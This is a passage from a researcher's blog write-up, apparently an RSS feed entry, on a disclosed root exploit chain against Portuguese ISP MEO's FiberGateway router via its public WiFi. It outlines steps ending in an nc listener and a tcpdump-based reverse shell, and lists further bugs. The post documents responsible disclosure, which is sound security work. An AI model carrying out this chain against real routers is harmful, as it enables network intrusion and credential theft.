
<p>The full exploit chain would consist in the following:</p>
<ol>
  <li>Connect to the <strong>MEO WiFi</strong> network and identify the <strong>IPv6</strong> address by sending an <strong>ICMPv6</strong> packet to the <strong>ff02::2</strong></li>
  <li>Connect via <strong>SSH/Telnet</strong> to the <strong>IPv6</strong> address identified with the <strong>admin</strong> user</li>
  <li>Start a <strong>nc</strong> listener in the local <strong>IPv6</strong> address</li>
  <li>Exploit the <strong>tcpdump</strong> command to obtain a <strong>reverse shell</strong></li>
</ol>

<p><a href="/images/fibergateway/rsipv6.png"><img src="/images/fibergateway/rsipv6.png" alt="" style="display:block; margin: 0 auto" width="80%" /></a></p>

<p>Also, I’ve created two <strong>Python</strong> scripts. One that performs the <strong>full exploit</strong> chain described above and the other just dumps the <strong>WPA2</strong> keys of the private wifi interface.</p>
<p align="middle">
<iframe width="100%" style="aspect-ratio: 16 / 9;" src="https://www.youtube.com/embed/vP4MzWd5kbw?si=tGY56ZjddcLdpglo" title="YouTube video player" frameborder="0" allow="accelerometer; autoplay; clipboard-write; encrypted-media; gyroscope; picture-in-picture; web-share" referrerpolicy="strict-origin-when-cross-origin" allowfullscreen=""></iframe>
</p>

<h2 id="security-impact">Security Impact</h2>

<p>The exploitation of the router via the <strong>MEO WiFi</strong> network, would allow anyone in wifi range of one of the <strong>+1.600.000</strong> routers to perform the following:</p>

<ul>
  <li>DNS Hijacking
<a href="/images/fibergateway/nuke.gif"><img src="/images/fibergateway/nuke.gif" alt="" style="float: right" width="25%" /></a></li>
  <li>Extract phone call history</li>
  <li>Network monitoring</li>
  <li>Extract WPA2 keys</li>
  <li>Access to internal/local network devices</li>
  <li>Denial-of-service</li>
</ul>

<h2 id="disclosure">Disclosure</h2>

<p>I reported all the findings to Centro Nacional de Cibersegurança (<a href="https://www.cncs.gov.pt/">CNCS</a>) and they contacted the <a href="https://www.meo.pt/">Meo</a> CERT. <strong>One week later it was no longer possible to obtain remote code execution via the MEO WiFi network interface</strong>. 👏</p>

<p>The rest of the vulnerabilities were fixed in the next months, however I could not test them since they changed the admin password.</p>

<p>I didn’t received any bounty, but at least they let me publish this writeup. 😅</p>

<h2 id="timeline">Timeline</h2>


<p><a href="/images/fibergateway/timeline.png"><img src="/images/fibergateway/timeline.png" alt="" style="display:block; margin: 0 auto" width="80%" /></a></p>

<h2 id="bonus-findings">Bonus Findings</h2>

<p>I also identified the following vulnerabilities that were not useful for the exploit chain:</p>
<ul>

  <li><strong>Arbitrary write</strong> via output redirect in the <strong>nslookup</strong> command</li>
</ul>


<p><a href="/images/fibergateway/dns.png"><img src="/images/fibergateway/dns.png" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>

<ul>
  <li><strong>Buffer overflow</strong> in the <strong>wget</strong> command</li>
</ul>

<p><a href="/images/fibergateway/buffer.png"><img src="/images/fibergateway/buffer.png" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>

<h2 id="rootedpt-2025">RootedPT 2025</h2>


<p>I had a blast presenting this research at <a href="https://rootedcon.com/agenda/portugal-2025/">RootedCON PT 2025</a>. To everyone who was there, I hope you enjoyed it as much as I did. 😁</p>

<p><a href="/images/fibergateway/me.jpg"><img src="/images/fibergateway/me.jpg" alt="" style="display:block; margin: 0 auto" width="60%" /></a></p>]]></content><author><name>João Domingos</name></author><category term="Router" /><category term="Hardware" /><category term="Software" /><category term="Network" /><category term="Exploitation" /><summary type="html"><![CDATA[During the year of 2023 I’ve identified that it was possible to obtain full control of the FiberGateway GR241AG router (root access), provided by a Portuguese ISP (Meo), via the public wifi network “MEO WiFi”. This wifi network is enabled by default and can only be disabled by contacting the ISP support. More than 1.600.000 households were affected by the identified vulnerabilities.]]></summary></entry></feed>